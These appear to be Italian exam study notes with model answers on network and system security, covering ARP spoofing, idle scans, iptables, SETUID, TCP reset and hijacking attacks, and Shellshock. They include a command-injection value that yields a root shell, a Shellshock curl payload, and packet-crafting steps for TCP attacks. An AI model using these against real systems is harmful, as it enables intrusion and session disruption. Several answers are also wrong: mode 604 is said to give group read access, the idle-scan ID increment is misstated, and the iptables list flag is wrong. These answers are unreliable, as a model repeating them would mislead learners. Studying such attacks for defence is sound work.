

Appelli di Sicurezza Informatica

1. Attacchi: ARP Spoofing (Domanda 1a Appello-240112, Domanda 1a/b Appello-240323)

a. Descrivere in dettaglio in che cosa consiste ARP spoofing e quali sono le possibili conseguenze di questo attacco ed eventuali contromisure.

L'ARP spoofing è una tecnica di attacco che sfrutta il Protocollo di Risoluzione degli Indirizzi (ARP), utilizzato nelle reti locali per tradurre indirizzi IP in indirizzi MAC (usato in IPv4, mentre Neighbour Discovery Protocol o NDP è usato in IPv6). Ciascun nodo mantiene una tabella ARP cache che memorizza le associazioni IP-MAC conosciute. Quando un nodo deve inviare dati a un indirizzo IP nella rete locale e non ha l'indirizzo MAC corrispondente nella cache, invia una richiesta ARP in broadcast chiedendo chi possiede quell'indirizzo IP; il nodo che possiede l'IP risponde con il proprio indirizzo MAC. L'ARP spoofing avviene quando un attaccante invia messaggi ARP falsificati alla rete locale. Questi messaggi associano l'indirizzo IP di una legittima vittima (ad esempio, il router o un altro host) all'indirizzo MAC dell'attaccante.

Possibili conseguenze: La conseguenza principale è che il traffico destinato alla vittima legittima viene reindirizzato all'attaccante. L'attaccante si posiziona nel mezzo della comunicazione (attacco Man-in-the-middle). Questo permette all'attaccante di intercettare i pacchetti di rete, che possono poi essere letti, modificati o scartati. Gli "sniffer di pacchetti" possono essere usati per leggere le informazioni che attraversano una rete, possibilmente usando il poisoning della cache ARP.

Contromisure: Le contromisure possibili includono l'uso di tabelle ARP statiche, che impediscono gli aggiornamenti dinamici da messaggi falsificati. Il DHCP snooping può essere utilizzato per garantire che gli host usino solo gli indirizzi IP loro assegnati e che solo i server DHCP autorizzati siano accessibili. Strumenti di rilevamento come Arpwatch possono essere impiegati per inviare notifiche via email quando si verificano aggiornamenti nella tabella ARP, segnalando potenziali attività di spoofing.

2. Scanning: Tecniche Stealth e Non Stealth, IDLE scan, FTP bounce scan (Domanda 2a/b Appello-240112, Domanda 2a Appello-240323)

a. Descrivere la differenza fra tecniche scan stealth e non stealth.

Le fonti descrivono diverse tecniche di scansione per determinare lo stato delle porte di un target. Il concetto di scansione "stealth" si riferisce a tecniche progettate per ridurre la traccia lasciata dall'attività di scansione, rendendola più difficile da rilevare da parte di sistemi di sicurezza come gli IDS. La scansione distribuita, ad esempio, utilizza molteplici sistemi per scansionare una rete o un host, riducendo la traccia lasciata da un singolo scanner e diminuendo la possibilità di essere scoperti; questo suggerisce che la scansione distribuita sia una forma di scansione stealth. Tecniche non stealth, al contrario, sono più facili da rilevare.

b. Descrivere in dettaglio IDLE scan illustrando le risposte in caso di porta chiusa, aperta o filtrata effettuato sulla porta 23 della vittima sapendo che l'ultima risposta ottenuta dallo zombie ha id=42380.

L'IDLE scan è una tecnica di scansione stealth (simile all'FTP bounce scan) che utilizza un host zombie inattivo per scansionare un target senza inviare direttamente pacchetti dal proprio indirizzo IP. L'attaccante invia un pacchetto al target, falsificando l'indirizzo IP di origine con quello dello zombie. L'attaccante monitora l'IP ID (campo Identification nell'header IP) dello zombie per inferire

la risposta del target. L'IP ID viene incrementato di 1 per ogni pacchetto inviato dallo zombie. Dato che l'ultima risposta ottenuta dallo zombie ha ID=42380, questo è l'IP ID attuale dello zombie prima della scansione. La porta target è la 23.

- **Porta aperta:** L'attaccante invia un pacchetto SYN al target sulla porta 23, falsificando l'IP dello zombie. Se la porta 23 è aperta, il target risponde allo zombie con un pacchetto SYN-ACK. Lo zombie, ricevendo un SYN-ACK non richiesto, risponde al target con un pacchetto RST. Questo pacchetto RST inviato dallo zombie incrementa il suo IP ID. L'attaccante sonda lo zombie e trova un IP ID di 42381 (42380 + 1). L'incremento dell'IP ID dello zombie di 1 indica che la porta era aperta.
- **Porta chiusa:** L'attaccante invia un pacchetto SYN al target sulla porta 23, falsificando l'IP dello zombie. Se la porta 23 è chiusa, il target risponde allo zombie con un pacchetto RST. Lo zombie, ricevendo un RST non richiesto, scarta il pacchetto e non invia nulla. L'IP ID dello zombie non viene incrementato a causa di questa interazione. L'attaccante sonda lo zombie e trova un IP ID che è ancora 42380 (o incrementato solo da traffico non correlato alla scansione). L'assenza di un incremento dell'IP ID dello zombie da parte del target indica che la porta era chiusa.
- **Porta filtrata:** L'attaccante invia un pacchetto SYN al target sulla porta 23, falsificando l'IP dello zombie. Se la porta 23 è filtrata (ad esempio, da un firewall), il target non risponde affatto al pacchetto SYN inviato con l'IP dello zombie. L'IP ID dello zombie non viene incrementato a causa di questa interazione. L'attaccante sonda lo zombie e trova un IP ID che è ancora 42380 (o incrementato solo da traffico non correlato alla scansione). Come nel caso della porta chiusa, l'assenza di risposta e quindi l'assenza di un incremento dell'IP ID dello zombie da parte del target indica che la porta era filtrata.

FTP bounce scan: L'FTP bounce scan è simile all'IDLE scan e utilizza un server FTP come "zombie". Sfrutta la modalità attiva del protocollo FTP. In modalità attiva, il client FTP stabilisce una connessione di controllo con il server (sulla porta 21) e poi invia un comando PORT, specificando l'indirizzo IP e il numero di porta su cui il client è in ascolto per ricevere i dati. Il server FTP quindi stabilisce una nuova connessione (dal suo canale dati, tipicamente porta 20) all'IP e porta specificati dal client per trasferire i dati. Un attaccante può inviare comandi al server FTP, utilizzando il comando PORT per istruire il server a connettersi a un target (diverso dal client originario) su una porta specifica. L'attaccante può quindi determinare se la porta sul target è aperta o chiusa osservando la risposta del server FTP al tentativo di connessione dati. Se il server FTP riporta un errore di connessione, la porta è probabilmente chiusa o filtrata. Se la connessione ha successo, la porta è probabilmente aperta.

3. Descrivere le problematiche di sicurezza relative al protocollo DHCP (Domanda 3 Appello-240112)

Le fonti menzionano il DHCP snooping come una difesa. Questa tecnica di controllo degli accessi ha lo scopo di garantire che gli host utilizzino solo gli indirizzi IP loro assegnati e che solo i server DHCP autorizzati siano accessibili. Questo implica che le problematiche di sicurezza relative al protocollo DHCP includono la possibilità che un host utilizzi un indirizzo IP non assegnato legittimamente (IP spoofing) o che un server DHCP non autorizzato (rogue DHCP server) fornisca configurazioni di rete errate o dannose agli host.

4. Firewall e NIDS (Proxy Firewall, iptables, IDS vs IPS, realizzazione IPS) (Domanda 7a/b Appello-240112, Domanda 5 Appello-240223, Domanda 4a/b Appello-240913)

a. Cosa è e come funziona un Proxy Firewall

Un Proxy Firewall, spesso implementato come application-level gateway, è un tipo di firewall che agisce come intermediario per le connessioni a livello applicativo. Mantiene lo stato delle connessioni TCP. Quando un client richiede una risorsa, invia la richiesta al proxy. Il proxy stabilisce una propria connessione con il server di destinazione per conto del client, inoltra la richiesta dopo averla esaminata e filtra la risposta dal server prima di inoltrarla al client. Reindirizza il traffico come se fosse originato dal firewall stesso e può utilizzare più proxy per gestire diversi protocolli o servizi. Questo permette un'analisi approfondita del traffico a livello applicativo, inclusa l'analisi dei contenuti sulla base di pattern. I proxy possono gestire e ricomporre i pacchetti frammentati. Esistono varianti come il "transparent proxy" (meno intrusivo per i client) e lo "strong application proxy" (considerato più sicuro, trasmette solo comandi/dati permessi).

b. Differenza tra IDS e IPS

Un Intrusion Detection System (IDS) è un sistema che si impegna a rilevare violazioni della politica di sicurezza o attacchi. Un IDS monitora il traffico di rete o le attività del sistema per identificare pattern noti di attacchi (signature-based) o comportamenti anomali (anomaly-based). Il risultato dell'IDS è la generazione di allarmi (alert) o la registrazione (logging) degli eventi sospetti. Un IDS tipicamente non intraprende azioni attive per bloccare l'attacco, ma notifica gli amministratori. Un Intrusion Prevention System (IPS), invece, è una tecnologia che mira a velocizzare e automatizzare la risposta alle intrusioni. Un IPS è concettualmente descritto come un IDS combinato con un firewall dinamico distribuito. Oltre a rilevare un attacco, un IPS è in grado di intraprendere azioni attive per prevenirlo o mitigare gli effetti, come bloccare il traffico dannoso, reimpostare le connessioni o modificare i contenuti dei pacchetti. Il principale vantaggio è la risposta in tempo reale; lo svantaggio è il pericolo di prendere decisioni sbagliate e bloccare traffico legittimo (falsi positivi).

c. Come funziona in dettaglio iptables

iptables è uno strumento da spazio utente che permette di configurare Netfilter, il framework di filtering e manipolazione dei pacchetti nel kernel Linux. Netfilter opera su diverse tabelle, ciascuna con uno scopo specifico:

- **filter:** Per il filtraggio dei pacchetti. Decide quali pacchetti accettare, scartare (DROP), o rifiutare (REJECT). Ha le catene built-in INPUT (pacchetti destinati al sistema locale), FORWARD (pacchetti che attraversano il sistema verso un'altra destinazione), e OUTPUT (pacchetti generati localmente).
- **nat:** Per la traduzione degli indirizzi di rete (NAT). Applica regole solo al primo pacchetto di una sessione, la decisione si estende a tutti i pacchetti successivi della stessa sessione. Ha le catene PREROUTING (prima della decisione di routing in entrata, usata per DNAT), POSTROUTING (dopo la decisione di routing in uscita, usata per SNAT), e OUTPUT (per DNAT su pacchetti locali).
- **mangle:** Per la modifica delle opzioni dei pacchetti o l'applicazione di politiche avanzate (es. QoS). Ha catene PREROUTING, INPUT, FORWARD, OUTPUT, POSTROUTING.
- **raw:** Permette di evitare il tracciamento della connessione, usato per filtraggio stateless. Ha catene PREROUTING, OUTPUT.

Ogni tabella contiene delle catene (chains), che sono liste ordinate di regole. Ogni regola è composta da un filtro (che specifica le proprietà del pacchetto, come indirizzo IP sorgente/destinazione -s, -d, protocollo -p, porta --sport, --dport, interfaccia -i, o altri match specifici -m) e un target (l'azione da intraprendere se il pacchetto corrisponde al filtro). I target predefiniti includono ACCEPT, DROP, REJECT, QUEUE (mettere in coda per un'applicazione), RETURN (ritornare alla catena chiamante). Si possono definire anche catene user-specifiche. La command line di iptables permette di listare regole (-l), svuotare catene (-F), impostare politiche di default per le catene (-P), e aggiungere regole (-A).

d. Come posso realizzare un ips? Fare un esempio indicando delle tecnologie utilizzabili

Basandoci sulla definizione che un IPS è un IDS più un firewall dinamico, si può concettualmente realizzare un sistema IPS combinando un motore di rilevamento delle intrusioni (come un IDS) con un meccanismo di enforcement dinamico (come un firewall configurabile via software). Una tecnologia utilizzabile come motore di rilevamento è Snort, un famoso IDS. Snort legge i pacchetti dalla rete e utilizza un set di regole per identificare pattern noti di attacchi. Quando una regola scatta, Snort può generare un alert o loggare il pacchetto. Una tecnologia utilizzabile come meccanismo di enforcement è iptables, che consente di configurare dinamicamente le regole di filtering dei pacchetti nel kernel Linux. Per realizzare un IPS, si potrebbe configurare Snort per generare alert in un formato che un altro processo o script possa leggere (ad esempio, scrivendo log in un file o inviando alert a un database). Questo processo o script "orchestratore" monitorerebbe gli output di Snort. Quando Snort rileva un attacco (ad esempio, un tentativo di scansione, un'attività malevola, ecc. basato sulle sue regole), l'orchestratore riceve l'alert e, in risposta, utilizza i comandi iptables per modificare dinamicamente le regole del firewall. Ad esempio, se Snort rileva un'attività sospetta proveniente da un certo indirizzo IP, lo script potrebbe utilizzare un comando iptables -A INPUT -s <indirizzo_ip_attaccante> -j DROP per bloccare tutto il traffico futuro da quell'indirizzo IP nella catena INPUT del firewall. Questo è un esempio semplice che dimostra come il rilevamento di Snort possa essere utilizzato per scatenare azioni di prevenzione automatizzate tramite iptables, realizzando così la funzionalità di un IPS.

5. SETUID (Funzionamento, Problematiche di sicurezza, Esempi, Analisi codice) (Domanda 1a/b Appello-240126, Domanda 1a Appello-240223, Domanda 1a/b Appello-240913)

a. Descrivere il funzionamento di SETUID e le eventuali problematiche di sicurezza

Il meccanismo Set-UID in sistemi Unix/Linux consente a un programma eseguibile di essere eseguito con i privilegi del proprietario del file, anziché con quelli dell'utente che lo esegue. Ogni processo in Linux ha diversi ID utente, tra cui il Real User ID (RUID) dell'utente che lo ha lanciato e l'Effective User ID (EUID) che determina i permessi del processo. Normalmente, RUID ed EUID sono uguali. Quando il bit Set-UID è impostato su un file eseguibile di proprietà di un utente (ad esempio, root), e un altro utente esegue quel file, il processo risultante avrà l'EUID del proprietario del file (root) e il RUID dell'utente che lo ha lanciato. Questo permette a utenti normali di eseguire compiti che richiedono privilegi elevati (come cambiare la propria password con il comando passwd, che è Set-UID root). L'implicazione per la sicurezza è significativa: se un programma Set-UID (specialmente se è Set-UID root) contiene delle vulnerabilità o difetti di programmazione, un attaccante potrebbe sfruttarli per far eseguire al programma azioni arbitrarie con i privilegi elevati del proprietario del file (ad esempio, root). Ciò rende i programmi Set-UID un bersaglio appetibile per gli attaccanti, poiché il successo di un attacco può portare all'ottenimento di privilegi elevati.

Problematiche di sicurezza

Come accennato, i programmi Set-UID sono pericolosi a causa della possibilità di sfruttare difetti di programmazione per elevare i privilegi. La superficie di attacco di questi programmi include diverse aree:

- **Input di sistema:** Includono race condition e l'influenza su programmi che scrivono in cartelle scrivibili da tutti.
- **Variabili d'ambiente:** Le variabili d'ambiente possono essere impostate dall'utente prima di eseguire un programma. Se un programma Set-UID utilizza variabili d'ambiente in modo non sicuro (es. per trovare il percorso di un comando da eseguire, come la variabile PATH), un attaccante può manipolare l'ambiente per indurre il programma privilegiato ad eseguire codice dannoso. L'uso nascosto delle variabili d'ambiente è particolarmente pericoloso.
- **Richiamo di programmi esterni:** L'invocazione di comandi o programmi esterni dall'interno di un programma Set-UID è rischiosa. Utilizzare funzioni come system() è considerato non sicuro perché invoca una shell (/bin/sh su Linux) per eseguire il comando. La shell può interpretare input dell'utente come parte del comando, permettendo l'iniezione di comandi. Funzioni come execve() sono più sicure perché eseguono direttamente il programma senza passare per una shell e non sono influenzate dalle variabili d'ambiente nello stesso modo.
- **Dynamic Linker:** I programmi che utilizzano il dynamic linking caricano librerie esterne a runtime. Se il linker dinamico può essere influenzato da variabili d'ambiente (come LD_PRELOAD o LD_LIBRARY_PATH), un attaccante potrebbe indurre un programma Set-UID a caricare ed eseguire codice da una libreria dannosa. Se l'EUID e il RUID differiscono, le fonti indicano che alcune di queste variabili (come LD_PRELOAD e LD_LIBRARY_PATH) vengono ignorate come contromisura, ma altre vulnerabilità possono comunque esistere.
- **Librerie esterne:** Anche se il programma Set-UID non usa direttamente variabili d'ambiente, le funzioni delle librerie esterne che richiama potrebbero farlo, aggiungendo potenziali vulnerabilità.

d. Si consideri il file vedi che contiene il codice eseguibile di un programma che lista il contenuto di file testuali (il comando è quindi \$vedi). Il file vedi è dell'utente Bob, con UID=1700 e GID=5000, ed ha le protezioni 550. Per vedere le caratteristiche del file vedi, l'utente Bob effettua il comando: \$ls -l > dati. Facendo \$ls -l dati, Bob vede che il file dati è ovviamente di Bob ed ha le protezioni 604.

Consideriamo il file vedi (-rwxr--r--, corretto in -r-xr-x--- 550 come da fonte) di proprietà di Bob (UID 1700, GID 5000) e il file dati (-rw-r----- 604) anch'esso di proprietà di Bob (UID 1700, GID 5000).

i. **Può Bob vedere il contenuto del file dati con il comando \$vedi dati?**

Sì. Il file vedi ha i permessi di esecuzione (x) per il proprietario (Bob), quindi Bob può eseguirlo. Il file dati ha i permessi di lettura (r) per il proprietario (Bob). Il processo vedi, eseguito da Bob, girerà con i privilegi di Bob (EUID=1700). Pertanto, il processo vedi avrà il permesso di leggere il file dati perché Bob è il proprietario.

ii. **Cosa succede se Charlie del gruppo 5000 scrive il comando \$vedi dati?**

Charlie è membro del gruppo 5000. Il file vedi ha i permessi di esecuzione (x) per il gruppo (5000). Quindi Charlie può eseguire vedi. Il file dati ha i permessi di lettura (r) per il gruppo (5000). Il processo vedi, eseguito da Charlie, girerà con i privilegi di Charlie (EUID=Charlie's UID) e con GID=5000. Poiché Charlie è nel gruppo 5000, il processo avrà il permesso di leggere il file dati tramite i permessi di gruppo. Quindi, Charlie può eseguire vedi e il programma può leggere dati.

iii. Cosa succede se Charlie del gruppo 5000 scrive il comando \$vedi dati dopo che Bob setta il bit SetUID del file vedi?

Il file vedi è di proprietà di Bob (UID 1700) e il bit Set-UID è impostato. Quando Charlie esegue vedi, il processo risultante avrà il RUID di Charlie, ma l'EUID sarà 1700 (l'UID del proprietario del file, Bob). Charlie è anche membro del gruppo 5000. Il controllo di accesso per leggere il file dati (-rw-r----- 604) verrà effettuato utilizzando l'EUID del processo (1700) e i suoi GID (incluso 5000).

Poiché l'EUID (1700) corrisponde all'UID del proprietario del file dati e il proprietario ha il permesso di lettura (r), il processo avrà accesso in lettura al file dati. Alternativamente, il processo è membro del gruppo 5000, e il gruppo 5000 ha permesso di lettura (r) sul file dati, quindi l'accesso sarebbe consentito anche tramite i permessi di gruppo. In entrambi i casi (controllo tramite proprietario o gruppo), il processo vedi potrà leggere dati. Quindi, Charlie può eseguire vedi e il programma, girando con i privilegi di Bob, potrà leggere dati.

d. Analisi del codice 'catall.c' (Domanda 1b Appello-240913)

Il codice C catall.c prende un argomento dalla riga di comando (argv) e lo concatena con la stringa /bin/cat in una nuova stringa pCmd usando sprintf. Successivamente, la funzione system(pCmd) viene chiamata per eseguire la stringa pCmd come comando. Le istruzioni di compilazione e configurazione rendono il file eseguibile catall Set-UID root (sudo chown root catall; sudo chmod 4755 catall). Ciò significa che quando catall viene eseguito, il processo avrà i privilegi dell'utente root (EUID=0). L'attacco mostrato è ./catall "aa;/bin/sh". L'argomento argv è "aa;/bin/sh". La stringa pCmd costruita da sprintf sarà quindi /bin/cat aa;/bin/sh. Poiché la funzione system() esegue il comando passando la stringa a una shell (tipicamente /bin/sh), la shell interpreta la stringa. Il carattere punto e virgola (;) è un separatore di comandi nella shell. Pertanto, la shell eseguirà due comandi in sequenza:

1. /bin/cat aa: Esegue il comando cat sul file aa.
2. /bin/sh: Esegue una nuova istanza della shell Bash. Poiché il programma catall è Set-UID root, la funzione system(), la shell /bin/sh e il comando /bin/sh al suo interno vengono eseguiti con i privilegi di root (EUID=0). Il comando whoami eseguito successivamente (probabilmente dalla shell appena ottenuta) mostra root. Questo attacco sfrutta una vulnerabilità di command injection dovuta all'uso non sicuro della funzione system() con input fornito dall'utente (argv). Viene violato il principio di non mescolare codice e dati, in quanto l'input dell'utente (aa;/bin/sh) viene interpretato come codice (comandi shell) anziché come semplici dati (il nome del file da concatenare). Eseguendo questo programma privilegiato con l'input malevolo, l'attaccante ottiene una shell con i privilegi di root.

6. TCP attacks: Elenco e TCP reset attack (Domanda 2a/b Appello-240126)

a. Elencare e descrivere alcuni attacchi a TCP

Gli attacchi che prendono di mira il protocollo TCP includono:

- **IP Spoofing:** Un attaccante invia pacchetti con un indirizzo IP sorgente falsificato, fingendo di essere un altro host. Questo può essere combinato con altri attacchi TCP.
- **Attacco di indovinamento del numero di sequenza:** Per inserire pacchetti validi in una connessione TCP (ad esempio, per un attacco di hijacking), l'attaccante deve indovinare o scoprire il corretto numero di sequenza.

- **Attacco LAND:** Un attacco Denial of Service che invia pacchetti SYN falsificati in cui l'indirizzo IP sorgente e destinazione, e la porta sorgente e destinazione, sono gli stessi (l'indirizzo e porta della vittima). Ciò può causare un loop o un malfunzionamento nel sistema target.
- **TCP Reset Attack:** Consiste nell'iniettare pacchetti falsificati con il flag RST (reset) impostato in una connessione TCP esistente per farla chiudere.
- **TCP Hijacking:** Un attaccante prende il controllo di una connessione TCP stabilita, iniettando segmenti validi per impersonare uno degli host comunicanti.

b. Descrivere in dettaglio in cosa consiste il TCP reset attack, facendo un esempio nel caso l'attaccante abbia intercettato l'ultimo pacchetto tra client e server qui raffigurato

```

> Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
> Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
> Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
  Source port: 44421 (44421)
  Destination port: telnet (23)
  [Stream index: 0]
  Sequence number: 319575693
  Acknowledgement number: 2984372748
  Header length: 32 bytes

```

Il TCP reset attack mira a terminare forzatamente una connessione TCP esistente inviando un segmento falsificato con il flag RST impostato. Affinché un sistema target accetti un segmento RST e resetti la connessione associata, il pacchetto falsificato deve apparire legittimo dal punto di vista dello stato della connessione. Ciò significa che l'attaccante deve inviare il pacchetto con l'indirizzo IP e la porta corretti della controparte della connessione target (spoofing). Inoltre, è fondamentale, il numero di sequenza nel pacchetto RST falsificato deve rientrare nella finestra di ricezione accettata dal sistema target. **Esempio (principio generale):** Supponiamo che ci sia una connessione tra un Client (A) e un Server (B). L'attaccante (C) vuole interrompere questa connessione. C può osservare il traffico tra A e B. Se C intercetta un pacchetto da B ad A, conosce il numero di sequenza (seq) e il numero di acknowledgment (ack) attuali della connessione dal punto di vista di B. Per resettare la connessione sul lato A, C crafta un pacchetto IP falsificato con l'indirizzo IP sorgente di B e l'indirizzo IP destinazione di A. Questo pacchetto falsificato ha il flag RST (Reset) impostato nell'header TCP. Il numero di sequenza nel pacchetto RST falsificato deve essere un valore che A si aspetta (cioè, rientra nella finestra di ricezione di A). L'attaccante può usare l'ultimo numero di sequenza visto da B come riferimento. Quando A riceve questo pacchetto falsificato con un numero di sequenza valido e il flag RST, lo interpreta come una richiesta legittima da parte di B per chiudere la connessione e la termina. Lo stesso principio si applica se l'attaccante vuole resettare la connessione sul lato B, falsificando l'indirizzo IP di A e inviando un pacchetto RST a B con un numero di sequenza e acknowledgment validi per la sessione vista da B.

 **Scenario di Attacco:**

L'attaccante ha **intercettato questo pacchetto**, quindi conosce:

- Gli **indirizzi IP e porte** di client e server
- Lo **stato della connessione TCP** (numeri di sequenza e di ack)

 **Come agisce l'attaccante (TCP Reset Attack):**

1. **Spoofing:** L'attaccante costruisce un pacchetto **con gli stessi IP e porte** del pacchetto intercettato:
 - Src IP: 10.0.2.18
 - Dst IP: 10.0.2.17
 - Src Port: 44421
 - Dst Port: 23
2. **Numero di sequenza:** imposta un **Sequence Number** molto vicino a **319575693** (intercettato). Per un reset riuscito, il numero deve cadere **entro la finestra di ricezione** del destinatario.
3. **Flag RST attivo:** aggiunge il **flag RST** al pacchetto.
4. **Invio del pacchetto:** il pacchetto RST viene inviato **al server Telnet (10.0.2.17)**, facendo credere che sia il client ad aver richiesto la terminazione.

 **Risultato:**

Il server **chiude la connessione TCP**, credendo che il client abbia richiesto un reset. La sessione Telnet viene **interrotta improvvisamente**, anche se il client non ha mai inviato un RST.

7. TCP attacks: TCP hijacking attack (Domanda 3a Appello-240223)

Descrizione dettagliata del TCP hijacking attack: Il TCP hijacking è un attacco attivo in cui un attaccante prende il controllo di una connessione TCP esistente e stabilita tra due host. L'obiettivo è inserirsi nella comunicazione e, tipicamente, iniettare comandi o dati malevoli. Per avere successo, l'attaccante deve essere in grado di inviare pacchetti al target che vengano accettati come parte legittima della conversazione. Ciò richiede che l'attaccante conosca (indovinando o osservando il traffico) il corretto stato della connessione, in particolare gli attuali numeri di sequenza e acknowledgment utilizzati dalle due parti. Una volta che l'attaccante conosce i numeri di sequenza e acknowledgment validi, può creare e inviare pacchetti falsificati. Ad esempio, se l'attaccante vuole impersonare il client (A) per inviare un comando al server (B), invierà pacchetti con l'indirizzo IP sorgente di A e l'indirizzo IP destinazione di B. Crucialmente, i numeri di sequenza e acknowledgment nel pacchetto falsificato devono essere quelli che B si aspetta di ricevere da A. Se i numeri sono corretti e il pacchetto rientra nella finestra di congestione e ricezione di B, B accetterà il pacchetto come se fosse stato inviato da A.

i. Definire in dettaglio il pacchetto da spedire per portare a termine l'attacco

Per un attacco di hijacking, l'attaccante deve spedire un pacchetto IP con un header TCP.

- **Header IP:** Indirizzo IP sorgente e destinazione devono corrispondere alla connessione legittima (ad esempio, l'IP del client se si vuole inviare al server, o l'IP del server se si vuole inviare al client).
- **Header TCP:**
 - **Porta sorgente e destinazione:** Devono corrispondere alle porte utilizzate dalla connessione legittima.

- **Flag:** Possono essere necessari flag come PSH (Push) e ACK (Acknowledgment) per inviare dati e confermare la ricezione dei dati precedenti.
- **Numero di Sequenza (Sequence Number):** Questo è il numero di sequenza che il target si aspetta di ricevere dal mittente falsificato. Se l'attaccante sta impersonando il client per inviare dati al server, il numero di sequenza deve essere quello successivo all'ultimo byte di dati che il server ha riconosciuto da parte del client. Indovinare o conoscere questo numero è fondamentale.
- **Numero di Acknowledgment (Acknowledgment Number):** Questo è il numero di acknowledgment che il mittente falsificato si aspetta di ricevere dal target. Se l'attaccante sta impersonando il client, questo numero deve essere quello successivo all'ultimo byte di dati che il client ha riconosciuto da parte del server.
- **Dati (Payload):** Questa è la parte del pacchetto che contiene i dati o i comandi che l'attaccante vuole iniettare nella sessione.

ii. Nel caso si voglia far eseguire un comando al server come si può procedere?

Una volta che l'attaccante è in grado di iniettare pacchetti accettati dal server (impersonando il client), può includere il comando desiderato nel payload dei pacchetti TCP. Questo è possibile se il protocollo applicativo in uso sulla connessione consente l'esecuzione di comandi (ad esempio, una sessione di shell remota come Telnet o SSH - prima che la crittografia end-to-end renda il payload illeggibile - o un protocollo applicativo custom che processa l'input come comandi). L'attaccante invia uno o più pacchetti TCP falsificati contenenti la stringa del comando come dati. Se il server riceve questi pacchetti, li elabora come se provenissero dal client legittimo e, se il protocollo lo permette, esegue il comando ricevuto. Le fonti indicano esplicitamente che, indovinando il numero di sequenza corretto, l'attaccante (C) può far credere al server (B) di essere il client (A) ed eseguire comandi con i privilegi di A su B.

8. Attacks: Attacco Shellshock (Domanda 2a Appello-240223)

L'attacco Shellshock sfrutta una vulnerabilità critica in vecchie versioni della shell Bash. Questa vulnerabilità permetteva l'esecuzione di codice arbitrario iniettato tramite variabili d'ambiente. In contesti web, i server web (come Apache) possono eseguire script CGI (Common Gateway Interface) utilizzando Bash. I server web passano le informazioni della richiesta HTTP (come header come User-Agent, Referer o Cookie) alle variabili d'ambiente del processo CGI. La vulnerabilità in Bash consisteva nel modo in cui gestiva le definizioni di funzioni esportate tramite variabili d'ambiente. Una stringa nella forma () { :; }; seguita da comandi arbitrari, se inserita come valore di una variabile d'ambiente, veniva interpretata da Bash in modo errato, causando l'esecuzione dei comandi successivi prima ancora di eseguire lo script CGI. **Esempio di vulnerabilità e attacco:**

Supponiamo che un server web esegua script CGI in Bash. Un attaccante potrebbe inviare una richiesta HTTP con un header User-Agent contenente codice malevolo.

Usando uno strumento come curl, l'attaccante potrebbe inviare: curl -A "() { :; }; /bin/ls -l /" http://server_vulnerabile/script.cgi Quando il server web riceve questa richiesta, imposta una variabile d'ambiente, ad esempio HTTP_USER_AGENT, con il valore () { :; }; /bin/ls -l /. Se lo script CGI viene eseguito da una versione vulnerabile di Bash, Bash elabora questa variabile d'ambiente all'avvio. La parte () { :; } viene interpretata come una definizione di funzione. La parte successiva ; /bin/ls -l / viene eseguita come un comando separato a causa della vulnerabilità nel parsing. In questo caso, il comando /bin/ls -l / verrebbe eseguito sul server, e il suo output potrebbe finire nella risposta HTTP. Anche se il programma CGI veniva eseguito con privilegi limitati (come www-data in Ubuntu), l'attaccante poteva comunque eseguire azioni dannose, come listare directory o cercare file di configurazione contenenti password di database. Le fonti descrivono bene il

meccanismo di iniezione tramite variabili d'ambiente e le conseguenze dell'esecuzione di comandi, ma non forniscono il dettaglio tecnico del bug specifico nel parsing di Bash o un esempio di una funzione shell vulnerabile creata con questa tecnica.

9. Politiche di sicurezza: RBAC, MAC, DAC (Domanda 4a/b Appello-240223, Domanda 4a/b Appello-240913)

a. Utilizzo delle politiche di sicurezza basate su ruoli (RBAC)

Le politiche di sicurezza basate su ruoli (RBAC - Role-Based Access Control) regolano l'accesso alle risorse in base al ruolo o alla funzione lavorativa dell'utente all'interno di un'organizzazione, anziché basarsi direttamente sull'identità individuale dell'utente. In un sistema RBAC, si definiscono:

- **Utenti:** Le persone che accedono al sistema, ciascuna con un proprio ID.
- **Ruoli:** Funzioni lavorative o insiemi di responsabilità (es. "Amministratore", "Utente", "Manager").
- **Autorizzazioni (Permissions):** Approvazioni per specifiche modalità di accesso a uno o più oggetti (es. leggere un file, eseguire un comando). In RBAC, le autorizzazioni sono associate ai ruoli, e gli utenti sono assegnati ai ruoli. Un utente eredita le autorizzazioni di tutti i ruoli a cui è assegnato. Questo semplifica la gestione degli accessi, specialmente in organizzazioni grandi, poiché non è necessario gestire singolarmente i permessi per ogni utente, ma solo le assegnazioni utente-ruolo e le autorizzazioni ruolo-permesso.

b. Utilizzo delle politiche basate su ruoli, differenza tra MAC e DAC nei sistemi operativi moderni

I sistemi operativi moderni implementano diverse politiche di controllo degli accessi per regolare l'uso delle risorse. Le più comuni sono le politiche Discretionary Access Control (DAC) e, in alcuni casi, anche elementi di Mandatory Access Control (MAC). L'applicazione pratica dei principi Role-Based Access Control (RBAC) viene spesso realizzata sfruttando le funzionalità dei sistemi operativi sottostanti.

- **DAC nei SO moderni:** Il Discretionary Access Control è il modello predominante nei sistemi operativi generici. Si basa sull'identità del soggetto che richiede l'accesso e su regole definite (permessi). L'entità proprietaria di una risorsa può tipicamente decidere chi può accedervi e in che modo. Esempi:
 - Nei sistemi Unix/Linux, il modello dei permessi su file e directory (owner, group, others; read, write, execute - rwx) è un esempio di DAC. Il proprietario di un file può modificarne i permessi a sua discrezione. I processi ereditano i permessi dall'utente che li ha avviati (RUID/EUID).
 - Nei sistemi Windows, le Discretionary Access Control Lists (DACLs) sono utilizzate per concedere o negare l'accesso a risorse protette come file, cartelle, chiavi di registro, ecc., basandosi sull'identità di utenti e gruppi.
- **MAC nei SO moderni:** Il Mandatory Access Control è meno comune nei SO desktop consumer, ma è presente in ambienti che richiedono una maggiore sicurezza o che gestiscono informazioni classificate. In MAC, le decisioni di accesso sono imposte dal sistema in base a etichette di sicurezza associate a soggetti e oggetti. Non è a discrezione dell'utente o del proprietario della risorsa modificare queste regole. Esempi:

- Windows Vista e versioni successive includono il controllo di integrità (Integrity Control), che è una tecnologia di autorizzazione aggiuntiva che applica etichette di integrità (es. Low, Medium, High, System) a oggetti e processi. Un processo a un livello di integrità inferiore non può scrivere su un oggetto a un livello di integrità superiore, indipendentemente dai permessi DACL. Questo è un esempio di MAC in un SO mainstream.
